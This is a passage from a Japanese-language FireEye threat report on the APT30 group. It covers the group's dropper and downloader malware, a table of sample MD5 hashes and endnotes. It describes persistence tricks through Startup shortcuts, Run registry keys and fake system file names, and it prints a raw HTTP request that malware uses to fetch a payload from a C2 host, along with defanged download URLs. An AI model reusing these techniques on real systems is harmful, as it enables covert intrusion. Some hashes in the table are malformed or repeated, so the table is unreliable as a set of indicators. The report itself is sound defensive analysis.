どちらのドロッパーも、自身に対応したバージョンのCREAMSICLEを抽出し、CREAMSICLEによってダウンロードされるファイルを参照するショートカット（.lnk）ファイルを作成します。つまり、第2段階用にダウンロードされるファイルを自動実行するための準備をドロッパーが行うということです。

不正文書の1つである「India deploys world's largest military transport plane.doc」（MD5ハッシュ： 7d775a39ecd517cee4369c672e0e4da7）は、複数の攻撃グループで使用されていると見られる不正文書作成ツールで作成されており、MILKMAIDとEXE版のCREAMSICLEをドロップします。MILKMAIDの実行可能ファイルであるfirefox.exeと、無害なおとり文書のWor.docをユーザーの%TEMP%ディレクトリに作成し、firefox.exeを実行しておとり文書を開きます。MILKMAIDは、自身的リソース・セクションから圧縮PEファイルreadme.lzを抽出、展開し、%APPDATA%\Norton360\Engine\5.1.0.29\wssfmgr.exe（CREAMSICLEの実行可能ファイル）として書き込みます。

そして、%APPDATA%\Norton360\Engine\5.1.0.29\ccSvchst.exe（%APPDATA%を展開したパス）を指すショートカット・ファイルSymantec LiveUpdate.lnkをユーザーのStartupフォルダ（%USERPROFILE%\Start Menu\Programs\Startup）に作成してから、CREAMSICLE（wssfmgr.exe）を実行します。

実行されたCREAMSICLEは、以下のHTTPリクエストを使用して、エンコードされた実行可能ファイルを指定の場所からダウンロードします。

図32: CREAMSICLEによるダウンロード・リクエスト

```
GET /stactivex/update1.htm HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: www.creammemory.com
Cache-Control: no-cache
```

ダウンロードしたファイルをデコードし、%APPDATA%\Norton360\Engine\5.1.0.29\ccSvchst.exeとしてディスクに書き込んでから、51,200,000バイトのnullでパディングします。CREAMSICLEは、ダウンロードしたファイルを直接実行しないようです。先ほどStartupフォルダに作成したショートカット・ファイルを使用して、次回のユーザー・ログオン時に自動実行させるものと考えられます。

BACKBEND/GEMCUTTERダウンローダ

BACKBENDとGEMCUTTERは、CREAMSICLEよりも前に使用されていたダウンローダです。

BACKBEND

BACKBENDは、プライマリのバックドアが削除された場合のバックアップとして使用されるセカンダリのダウンローダです。ここで解説するBACKBENDのサンプルaf504e86416c5f643e96f6e5e69566f0は、2007年8月16日にコンパイルされています。このサンプルは、実行時にMicrosoftZjまたはMicrosoftZjBakというMutex（どちらもBACKSPACEのMutex）の有無を確認し、いずれかが見つかった場合は終了します。

C:\Program Files\Internet Exploreフォルダのiexplore.exeとして実行されたのではない場合、BACKBENDはこのフォルダを作成し、自身をiexplore.exeとしてこの場所にコピーします。

プロセスの現在の実行パスが<CSIDL_STARTUP>\Update.exe53でない場合は、自身をこの場所にコピーしてシステム起動時に自動実行されるようにします。最後に、自身の現在のパスを最初のコマンドライン・パラメータに指定して、C:\Program Files\Internet Explore\iexplore.exeを開始します。

プロセスの実行可能ファイルのパスがC:\Program Files\Internet Explore\iexplore.exeである場合、BACKSPACEは最初のコマンドライン・パラメータで指定されたファイルを削除します。[http://www.cbkjdx\[.\]com/04-1/04-1.htm](http://www.cbkjdx[.]com/04-1/04-1.htm)からファイルをダウンロードし、Windowsディレクトリにnetsvc.exeとして保存します⁵⁴。BACKSPACEは、ダウンロードしたファイルのフルパス (%windir%\netsvc.exe)を使用して新しいプロセスを開始し、<CSIDL_STARTUP>\Update.exeを削除します。

GEMCUTTER

GEMCUTTERはBACKBENDと同様の目的で使用されていますが、Windowsレジストリのrunキーを使用して自動実行する点が異なります。

ここで解説するGEMCUTTERのサンプルbf8616bbbed6d804a3dea09b230c2ab0cは、2009年2月15日にコンパイルされています。このサンプルは、実行時にMicrosoftGMMExitおよびMicrosoftGMMHaveExitという、シグナルを受信しない2つのイベントを作成します。レジストリ値HKEY_LOCAL_MACHINE\Software\Microsoft\GetMM\pidを照会し、値が存在していない場合には、プロセスのファイル名をエンコードした文字列（ファイル名の各文字を1つずつ増分）を設定します。

GEMCUTTERの複数のインスタンスが同時実行されないようにするため、MicrosoftGMMZJというMutexの有無を確認します。このMutexが存在しない場合は作成して実行を続け、存在する場合はMicrosoftGMMExitイベントにシグナルを送信します。

クリーンアップ処理として、HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runレジストリ・キーに設定されている自身のファイル名と同名のレジストリ値と、%sysdir%\ディレクトリに保存されている自身と同名のファイルを削除します。

%sysdir%\ディレクトリからCTFMON.***（チェックの際、ファイル拡張子は無視されます）として実行されたのではない場合、GEMCUTTERは、自身をこの場所にコピーします。その後、%sysdir%\CTFMON.exeを実行可能ファイルのパスに指定して新しいプロセスを開始し、現在のプロセスを終了します。

%sysdir%からCTFMON.***として実行されている場合は、HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runに新しいレジストリ値を作成し、値とデータをCTFMON.EXEに設定します。さらに、レジストリ値HKEY_LOCAL_MACHINE\Software\Microsoft\GetMM\pidをDUGN1O/fyf (CTFMON.EXEの各文字を1つずつ増分した文字列) に設定します。

MicrosofttzjというMutex (BACKSPACEのMutex) の有無を確認して、見つからなければ[http://www.lisword\[.\]com/HM/Update.htm](http://www.lisword[.]com/HM/Update.htm)からファイルをダウンロードし、%windir%\netsvc.exeとして保存します。%windir%\netsvc.exe55を実行可能ファイルのパスに指定して新しいプロセスを開始します。

付録B

MD5ハッシュ

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
002e27938c9390a942cf4b4c319f1768	BACKSPACE
062fe1336459a851bd0ea271bb2afe35	BACKSPACE
09010917cd00dc8ddd21aeb066877aa2	BACKSPACE
0fcba4ffe2eb391421ec876286c9ddb6c	BACKSPACE
12e1dcd71693b6f875a98aefbd4ec91a	BACKSPACE
1f64afa4069036513604cbf651e53e0d	BACKSPACE
29395c528693b69233c1c12bef8a64b3	BACKSPACE
37e568bed4ae057e548439dc811b4d3a	BACKSPACE
40f47850c5ebf768fd1303a32310c73e	BACKSPACE
414854a9b40f7757ed7bfc6a1b01250f	BACKSPACE
428fc53c84e921ac518e54a5d055f54a	BACKSPACE
4c10a1efed25b828e4785d9526507fbc	BACKSPACE
4c6b21e98ca03e0ef0910e07cef45dac	BACKSPACE
4e5c116d874bbaaf7d6dadec7be926f5	BACKSPACE
550459b31d8dabaad1923565b7e50242	BACKSPACE
59e055cee87d8faf6f701293e5830b5a	BACKSPACE
5ae51243647b7d03a5cb20dccbc0d561	BACKSPACE
5b590798da581c894d8a87964763aa8b	BACKSPACE
62e5d5e244059dc02654f497401615cc	BACKSPACE
65232a8d555d7c4f7bc0d7c5da08c593	BACKSPACE
853a20f5fc6d16202828df132c41a061	BACKSPACE
95bfe940816a89f168cacbc340eb4a5f	BACKSPACE
9c0cad1560cd0ffe2aa570621ef7d0a0	BACKSPACE
a5ca2c5b4d8c0c1bc93570ed13dcab1a	BACKSPACE
a9e8e402a7ee459e4896d0ba83543684	BACKSPACE
acb2ba25ef225d820ac8a5923b746cb8	BACKSPACE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
b2138a57f723326eda5a26d2dec56851	BACKSPACE
b590c15499448639c2748ff9e0d214b2	BACKSPACE
b7b282c9e3eca888cbdb5a856e07e8bd	BACKSPACE
ba80e3ad617e6998f3c4b003397db840	BACKSPACE
c95cd106c1fecbd500f4b97566d8dc96	BACKSPACE
d38e02eac7e3b299b46ff2607dd0f288	BACKSPACE
d8e68db503f4155ed1aeba95d1f5e3e4	BACKSPACE
d93026b1c6c828d0905a0868e4cbc55f	BACKSPACE
db3e5c2f2ce07c2d3fa38d6fc1ceb854	BACKSPACE
df1799845b51300b03072c6569ab96d5	BACKSPACE
e26a2afaaddfb09d9ede505c6f1cc4e3	BACKSPACE
e3ae3cbc024e39121c87d73e87bb2210	BACKSPACE
e62a63307deead5c9fccaa6b9a2d51fb0	BACKSPACE
ec3905d8e100644ae96ad9b51d701a7f	BACKSPACE
ed151602dea80f39173c2f7b1dd58e06	BACKSPACE
07bb30a2a42423e54f70af61e20edca3	BACKSPACE
08f299c2d8cf1ae64d71dfb15fe6e8d	BACKSPACE
139158fe63a0e46639cc20b754a7c38c	BACKSPACE
4a41c422e9eb29f5d722700b060bc11	BACKSPACE
646e2cfa6aa457013769e2b89454acf7	BACKSPACE
948a53450e1d7dc7535ea52ca7d5bdd	BACKSPACE
a2e0203e665976a13cdffb4416917250	BACKSPACE
ad044dc0e2e1eaa19cf031dbcff9d770	BACKSPACE
af1c1c5d8031c4942630b6a10270d8f4	BACKSPACE
c6e388ee5269239070e5ad7336d0bf59	BACKSPACE
c9484902c7f1756b26244d6d644c9dd5	BACKSPACE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
cc06815e8d8c0083263651877decb44b	BACKSPACE
dc95b0e8ecb22ad607fc912219a640c1	BACKSPACE
f97ec83d68362e4dff4756ed1101fea8	BACKSPACE
572c9cd4388699347c0b2edb7c6f5e25	BACKSPACE
6e689351d94389ac6fdc341b859c7f6f	BACKSPACE
b5546842e08950bc17a438d785b5a019	BACKSPACE
010ca5e1de980f5f45f9d82027e1606c	BACKSPACE
0570066887f44bc6c82ebe033cad0451	BACKSPACE
0a4fdacde69a566f53833500a0d53a35	BACKSPACE
1133fe501fa4691b7f52e53706c80df9	BACKSPACE
2a2b22aa94a59575ca1dea8dd489d2eb	BACKSPACE
2d75de9e1bb58fe61fd971bb720a49b7	BACKSPACE
40601cf29c1bbfe0942d1ac914d8ce27	BACKSPACE
44992068aab25daa1decae93b25060af	BACKSPACE
49ee6365618b2a5819d36a48131e280c	BACKSPACE
4b8531d294c020d5f856b58a5a23b238	BACKSPACE
4ee00c46da143ba70f7e6270960823be	BACKSPACE
5ddbdb80720997f7a8ff53396e8e8b920	BACKSPACE
65b984b198359003a5a3b8aaaf91af234	BACKSPACE
6791254f160e98ac1f46b4d506b695ad	BACKSPACE
7b111e1054b6b929de071c4f48386415	BACKSPACE
8022a4136a6200580962da94f3cdb905	BACKSPACE
8214b0e18fbcd5db6b008884e7685f2c	BACKSPACE
8da9373fc5b8320fb04d6202ca1eb6f1	BACKSPACE
9c31551cd8087072d08c9004c0ce76c5	BACKSPACE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
9cbcc68c9b913a5fda445fbc7558c658	BACKSPACE
9e3ef98abcf9fcf3205261e09e06cba6	BACKSPACE
ab153afbfbcfc8c67cf055b0111f0003	BACKSPACE
c90f798ccfbbedb4bbe6c4568e0f05b68	BACKSPACE
cb1087b2add3245418257d648ac9e9a7	BACKSPACE
cd1aa1c8cdf4a4ba8dc4309ce30ec263	BACKSPACE
d55514d8b97999453621a8614090cbf0	BACKSPACE
d8248be5ed0f2f8f9787be331a18c36b	BACKSPACE
da92b863095ee730aef6c6c541ab7697	BACKSPACE
f4a648a2382c51ca367be87d05628cff	BACKSPACE
ff00682b0b8c8d13b797d722d9048ea2	BACKSPACE
0cdc35ffc222a714ee138b57d29c8749	BACKSPACE
10aa368899774463a355f1397e6e5151	BACKSPACE
3166baffecccd0934bdc657c01491094	BACKSPACE
d28d67b4397b7ce1508d10bf3054ffe5	BACKSPACE
310a4a62ba3765cbf8e8bbb9f324c503	BACKSPACE
23813c5bf6a7af322b40bd2fd94bd42e	BACKSPACE
6508ee27afe517aa846f9447faef59b8	BACKSPACE
78c4fce5b7fdbabf3b9941225d95166	BACKSPACE
8c713117af4ca6bbd69292a78069e75b	BACKSPACE
8c9db773d387bf9b3f2b6a532e4c937c	BACKSPACE
ebf42e8b532e2f3b19046b028b5dfb23	BACKSPACE
fe211c7a081c1dac46e3935f7c614549	BACKSPACE
6f931c15789d234881be8ae8ccfe33f4	BACKSPACE
1dbb584e19499e26398fb0a7aa2a01b7	BACKSPACE
37aee58655f5859e60ece6b249107b87	BACKSPACE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
4154548e1f8e9e7eb39d48a4cd75bcd1	BACKSPACE
71f25831681c19ea17b2f2a84a41bbfb	BACKSPACE
8ff473bedbcc77df2c49a91167b1abeb	BACKSPACE
a813eba27b2166620bd75029cc1f04b0	BACKSPACE
b4ae0004094b37a40978ef06f311a75e	BACKSPACE
c4dec6d69d8035d481e4f2c86f580e81	BACKSPACE
021e134c48cd9ce9eaf6alc105197e5d	NETEAGLE (Scout)
5eaf3deaaf2efac92c73ada82a651afe	NETEAGLE (Scout)
7c307ca84f922674049c0c43ca09bec1	NETEAGLE (Scout)
b8617302180d331e197cc0433fc5023d	NETEAGLE (Scout)
e6289e7f9f26be692cbe6f335a706014	NETEAGLE (Scout)
95bb314fe8fdbbe4df31a6d23b0d378bc	NETEAGLE (Norton)
d97aace631d6f089595f5ce177f54a39	NETEAGLE (Norton)
0c4fce3b583d0ffffc2b14b9297d3a4	SHIPSHAPE
1612b392d6145bfb0c43f8a48d78c75f	SHIPSHAPE
168d207d0599ed0bb5bcfca3b3e7a9d3	SHIPSHAPE
1e6ee89fddcf23132ee12802337add61	SHIPSHAPE
42ccbccf48fe1cb63a81c9f094465ae2	SHIPSHAPE
4f00235b5208c128440c5693b7b85366	SHIPSHAPE
53f1358cbc298da96ec56e9a08851b4b	SHIPSHAPE
5dd625af837e164dd2084b1f44a45808	SHIPSHAPE
9e27277ef0b6b25ccb2bb79dbf7554a7	SHIPSHAPE
b249bcf741e076f11b6c9553f6104f16	SHIPSHAPE
bbb3cb030686748b1244276e15085153	SHIPSHAPE
c2acc9fc9b0f050ec2103d3ba9cb11c0	SHIPSHAPE
e39756bc99ee1b05e5ee92alcdd5faf4	SHIPSHAPE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
f18be055fae2490221c926e2ad55ab11	SHIPSHAPE
01d2383152795e4ec98b874cd585da30	SPACESHIP
08b54f9b2b3fb19e388d390d278f3e44	SPACESHIP
11876eaadeac34527c28f4ddfadd1e8d	SPACESHIP
28f2396a1e306d05519b97a3a46ee925	SPACESHIP
80e39b656f9a77503fa3e6b7dd123ee3	SPACESHIP
8e2eee994cd1922e82dea58705cc9631	SPACESHIP
b6c08fd8a9f32a17c3550d3b2d302dc5	SPACESHIP
c4c068200ad8033a0f0cf28507b51842	SPACESHIP
d591dc11ecffdaf1626c1055417a50d	SPACESHIP
e9e514f8b1561011b4f034263c33a890	SPACESHIP
1b81b80ff0edf57da2440456d516cc90	FLASHFLOOD
5d4f2871fd1818527ebd65b0ff930a77	FLASHFLOOD
74b87086887e0c67ffb035069b195ac7	FLASHFLOOD
af670600dee2bf13a68eb962cce8f122	FLASHFLOOD
b5a343d11e1f7340de99118ce9fc1bbb	FLASHFLOOD
fad06d7b4450c4631302264486611ec3	FLASHFLOOD
49aca228674651cba776be727bdb7e60	MILKMAID
5c7a6b3d1b85fad17333e02608844703	MILKMAID
649fa64127fef1305ba141dd58fb83a5	MILKMAID
9982fd829c0048c8f89620691316763a	MILKMAID
baff5262ae01a9217b10fcd5dad9d1d5	MILKMAID
b249bcf741e076f11b6c9553f6104f16	SHIPSHAPE
bbb3cb030686748b1244276e15085153	SHIPSHAPE
c2acc9fc9b0f050ec2103d3ba9cb11c0	SHIPSHAPE
e39756bc99ee1b05e5ee92a1cdd5faf4	SHIPSHAPE

APT30が使用するマルウェアのうち、代表的なサンプルのMD5ハッシュ値を以下に示します。

MD5ハッシュ	マルウェア・ファミリー
592381dfa14e61bce089cd00c9b118ae	ORANGEADE
b493ad490b691b8732983dcca8ea8b6f	ORANGEADE
b83d43e3b2f0b0a0e5cc047ef258c2cb	ORANGEADE
35dfb55f419f476a54241f46e624a1a4	CREAMSICLE
4ffffcbdd4804f6952e0daf2d67507946	CREAMSICLE
597805832d45d522c4882f21db800ecf	CREAMSICLE
6bd422d56e85024e67cc12207e330984	CREAMSICLE
82e13f3031130bd9d567c46a9c71ef2b	CREAMSICLE
b79d87ff6de654130da95c73f66c15fa	CREAMSICLE
44b98f22155f420af4528d17bb4a5ec8	BACKBEND
6ba315275561d99b1eb8fc614ff0b2b3	BACKBEND
ee1b23c97f809151805792f8778ead74	BACKBEND
bf8616bbbed6d804a3dea09b230c2ab0c	GEMCUTTER

付録C

注

1	バイナリのコンパイル日時は改変可能ですが、APT30関連マルウェアのコンパイル日時は実際の日時であるとFireEyeでは考えています。その根拠は、数百に及ぶマルウェア・サンプルのコンパイル日時が2005年から現在にかけてきわめて規則的に分布していることです。また、FireEyeが知る限り最も初期のAPT30関連ドメインの登録日も、初期のマルウェアのコンパイル日とおおむね同じ期間内に収まっています。
2	各ファイルのアイコン・タイプ (Adobe Reader, Word) は、バージョン文字列で使用されている文字 (p, w) と一致していることが確認されています。ZRLnk亜種 (MD5ハッシュ: d2661543c3c456f5fafdd97e31aff17) をインストールする不正文書は1つしか確認されていませんが、RTFファイル (通常はMicrosoft Wordで開かれます) を使用するこの亜種のバージョン文字列も同じ規則に従っています。
3	一部サンプルの最終桁で使用されている文字「N」と「Y」については、意味を確定するまでには至っていません。いくつかの証拠から考えられるのは、パーソナル・ファイアウォールのバイパスといった追加機能の有無を示している可能性です。この説は、少なくともBACKSPACEの1つの亜種 (Zj Listen) には当てはまります。
4	MUTEXとイベントはバージョン管理にも使われており、自動更新時に実行されるマルウェアの新バージョンで旧バージョンを置き換えるために使用されます。
5	BACKSPACEマルウェアの詳細については、付録Aを参照してください。
6	コントローラ・ソフトウェアの名称には「NetEagle」という単語が含まれていますが、このコントローラは、FireEyeが「BACKSPACE」(または「Lecna」)と呼ぶマルウェアのクライアント(バックドア)の管理に使用されています。FireEyeが「NetEagle」と呼んでいるマルウェアでは、BACKSPACEとは異なるコマンドが使用されており、このコントローラとは互換性がありません。混同を避けるため、本レポートでは、BACKSPACEクライアントの管理に使用されているこのコントローラを「BACKSPACEコントローラ」と呼んでいます。
7	これは、BACKSPACEの初期のコンパイル日が2005年であるという事実と整合します。
8	たとえば、MD5ハッシュacb2ba25ef225d820ac8a5923b746cb8とc90f798ccfbbedb4bbe6c4568e0f05b68の2つのBACKSPACEサンプルがこのコマンドをサポートしています。
9	FLASHFLOODでは、これ以外にも、%WINDIR%\\$NtUninstallKB885884\$などの似たようなパスが使用されています。
10	コントローラを自由にコピー、配布できる場合、カスタム版の販売機会を逸することになります。
11	BACKSPACEとNETEAGLEの詳細な解析については、付録を参照してください。
12	Bコマンド、Yコマンドが一例です。詳細については、付録を参照してください。
13	詳細な解析については、付録を参照してください。
14	http://www.asean.org/asean/about-asean
15	http://www.asean.org/news/item/eighteenth-asean-summit-jakarta-7-8-may-2011
16	http://www.asean.org/news/asean-statement-communiques/item/joint-statement-the-seventh-asean-plus-three-labour-ministers-meeting-7th-almm3-phnom-penh-11-may-2012
17	http://maritimessecurity.asia/free-2/asean-2/asean-china-talk-on-east-sea/
18	http://www.aseanindia.com/summit-2012/
19	http://en.wikipedia.org/wiki/List_of_Secretaries-General_of_the_Association_of_Southeast_Asian_Nations
20	http://www.asean.org/news/asean-secretariat-news/item/asean-today-2
21	「ZJ Listen」亜種のバージョン番号に含まれる「Y」と「N」は、ホストベースのファイアウォールをバイパスする機能の有無を表していると見られます(この機能は、ダイアログ・ボックスのボタンに対するマウスクリック・イベントを生成してファイアウォールをバイパスしようとしています)。この機能を備える亜種は「Y」、備えていない亜種は「N」となっているようです。

22	%WINDIR%\\$NtUninstallKB900727\$と%WINDIR%\\$NtUninstallKB885884\$は、FLASHFLOODの一部亜種で使用されています。FLASHFLOODは、クローズド・ネットワークからのデータ窃取が目的と思われる3つのマルウェアのうちの1つです。
23	例外として、2011年5月にコンパイルされた亜種が2つ見つかっています。この2つの亜種もC&Cドメインとしてaseanm.comを使用していることから、第18回ASEAN首脳会議のために作成された可能性があります。
24	CSIDL (Constant Special Item ID List) 値は、Windowsシステムごとにパスが異なる可能性がある特殊フォルダを指すために使用されます。CSIDL_TEMPLATESは、文書テンプレートを保存するためのフォルダであり、一般的にはC:\Documents and Settings\<ユーザー名>\Templatesを指します。詳細については、 https://msdn.microsoft.com/en-us/desktop/bb762494%28v=vs.85%29.aspx を参照してください。
25	「(」コマンドでは、標的のIPアドレスまたはホスト名を指定できます。
26	ほとんどのZJ Listenサンプルは2012年12月31日にコンパイルされており、2013年4月にコンパイルされたZJ Linkサンプルと類似するバージョン番号を与えられています（たとえば、ZJ Listenのバージョン文字列は「Lan2.2Lnk」という単語を含み、ZJ Linkのバージョン文字列は「F2.2Lnk」または「F2.3Lnk」という単語を含んでいます）。
27	http://www.mfa.gov.bt/wp-content/uploads/2013/08/press-release11.pdf
28	Shear, Michael. "White House Urges China to Act on Journalists' Visas". Jan 30, 2014. http://www.nytimes.com/2014/01/31/world/asia/white-house-urges-china-to-act-on-journalists-visas.html
29	BACKSPACEは「Lecna」とも呼ばれ、ベンダー各社のセキュリティ製品ではいずれかの名称で検出されます（Backdoor.APT.Lecnaなど）。
30	表中の機能や特徴は一般化したものであり、サンプルによって異なる場合があります。
31	ここでは、各ASCII文字の16進数値が1つずつ増分されています。「M」(0x4D)は「N」(0x4E)に、「.」(0x2E)は「/」(0x2F)にといった具合です。
32	https://msdn.microsoft.com/en-us/library/windows/desktop/aa365740%28v=vs.85%29.aspx
33	他のBACKSPACE亜種の解析結果から、ファイアウォールのバイパス機能は、必要に応じて各バージョンに組み込めるモジュール機能である可能性が浮かんでいます。まだ断定はできませんが、一部のBACKSPACE亜種のバージョン番号に含まれる「Y」と「N」の文字は、ファイアウォールのバイパス機能の有無を示している可能性があります。
34	バージョン情報は、GetVersionExへの呼び出しで返されるOSVERSIONINFO構造データです。
35	他のBACKSPACE亜種の解析結果から、ポート3は対話的なりモート・コマンド・シェルに使用されている可能性があります。ただし、この機能はサンプル6ee35da59f92f71e757d4d5b964ecf00ではサポートされていません。
36	https://msdn.microsoft.com/en-us/library/windows/desktop/aa365740%28v=vs.85%29.aspx
37	タイ語やタガログ語など、東南アジア諸国の言語にローカライズされた製品はごく限られているため、同地域の組織では英語版や中国語版の製品が一般的に使用されているものと考えられます。
38	「W」はマルウェアのバージョン文字列で上書きされています。このバージョン文字列の長さは5バイトですが（NULL文字を含む）、ビーコンで想定しているバージョン文字列は4バイトであるようです。このため、2.18\x00をコピーすると末尾の\x00が「W」を上書きすることになります。
39	自動実行は、NETEAGLEを取得またはインストールする別のファイルによって行われる場合があります。たとえば、ドロッパーのMILKMAID/ORANGEADEは、CREAMSICLEペイロードによってダウンロードされる第2段階用のファイルを自動実行するためにショートカット・ファイルを使用します。
40	この動作は、コンパイル時にバイナリ内で設定されているか、本バージョンにおいてその他の方法で変更されている可能性があります。
41	SHIPSHAPEは、GetDiskFreeSpaceから返されるTotalNumberOfBytesに基づいてディスク容量を判断します。通常、戻り値はドライブの容量となります。クオータが設定されている場合はクオータの容量が返されます。

42	コピーされる実行可能ファイルは、SHIPSHAPEとは直接関係のない外部ファイルであるため、その内容や目的は確認できていませんが、SHIPSHAPEは、SPACESHIPなどのツールをコピーするために使用されている可能性があるとFireEyeでは考えています（SPACESHIPはその後、リムーバブル・ドライブから別の感染ホストにコピーされると見られます）。
43	ここで説明しているサンプルf18be055fae2490221c926e2ad55ab11が対象とするのはフォルダと.doc/.docxファイルですが、サンプルb249bcf741e076f11b6c9553f6104f16は、はるかに多くのファイル・タイプのアイコンをリソース・セクションに格納しています。
44	スキップするディレクトリは、APT30の他のマルウェアが使用するディレクトリと考えられます。この後で解析するSPACESHIPサンプルは、リムーバブル・ドライブの\msdn\と\Recycled\の両ディレクトリを参照し、FLASHFLOODサンプルは、\\$LDDATA\$\と\Recycled\の両ディレクトリを参照します。
45	Info.txtは、検索処理に関する情報とファイル情報を記録するログ・ファイルとして使用されます。
46	新しい設定ファイルと考えられます。ディレクトリ・パスのFoxProとId.iniの間の\が欠落しています。
47	この処理の目的は不明です。SENS (System Event Notification Service) を使用すると、遅延の大きいネットワークでモバイル・デバイスやコンピュータをサポートできます。https://msdn.microsoft.com/en-us/library/windows/desktop/cc185680%28v=vs.85%29.aspxを参照してください。
48	https://msdn.microsoft.com/en-us/library/ms629649%28v=vs.85%29.aspxを参照してください。
49	https://msdn.microsoft.com/en-us/library/windows/desktop/ms724284%28v=vs.85%29.aspx
50	FLASHFLOODは、GetDiskFreeSpaceから返されるTotalNumberOfBytesに基づいてディスク容量を判断します。通常、戻り値はドライブの容量となりますが、クオータが設定されている場合はクオータの容量が返されます。
51	おそらく、これらのディレクトリ内のファイルは、SPACESHIPによるドライブへのコピーの時点ですでにアーカイブされていると考えられます。
52	不正文書「China MFA Press Briefing 29October 2012.doc」(MD5ハッシュ: f054c0f8c5b4c2a5eb30a16ebe09d8d0)は、ORANGEADEとDLL版のCREAMSICLEをドロップします。
53	<CSIDL_STARTUP>は、ユーザーのStartupプログラム・グループに対応するシステム・ディレクトリで、Windows XPではC:\Documents and Settings\[user]\Start Menu\Programs\Startup、Windows Vista/Windows 7ではC:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startupにあたります。
54	Netsvc.exeは、BACKSPACEのMUTEXが感染ホスト上にない場合にダウンロードされる新しいバックドアと考えられます。
55	Netsvc.exeは、BACKSPACEのMUTEXが感染ホスト上にない場合にダウンロードされる新しいバックドアと考えられます。

FireEyeの各種脅威情報レポートは
次のURLからダウンロードしていただけます。
www.fireeye.com/reports

ファイア・アイ株式会社 | 〒101-0054 東京都千代田区神田錦町1-1 神田橋安田ビル6階 | TEL: 03-4577-4401 | japan@fireeye.com | www.FireEye.jp
FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | +1 408 321 6300 | 877.FIREEYE (347.3393) | info@fireeye.com | www.FireEye.com

© 2015 FireEye, Inc. All rights reserved. FireEyeはFireEye, Inc.の商標です。
本資料のその他のブランド名、製品またはサービス名はそれぞれその所有者の商標または
サービスマークとして登録されている場合があります。SP.SYR.JA.022015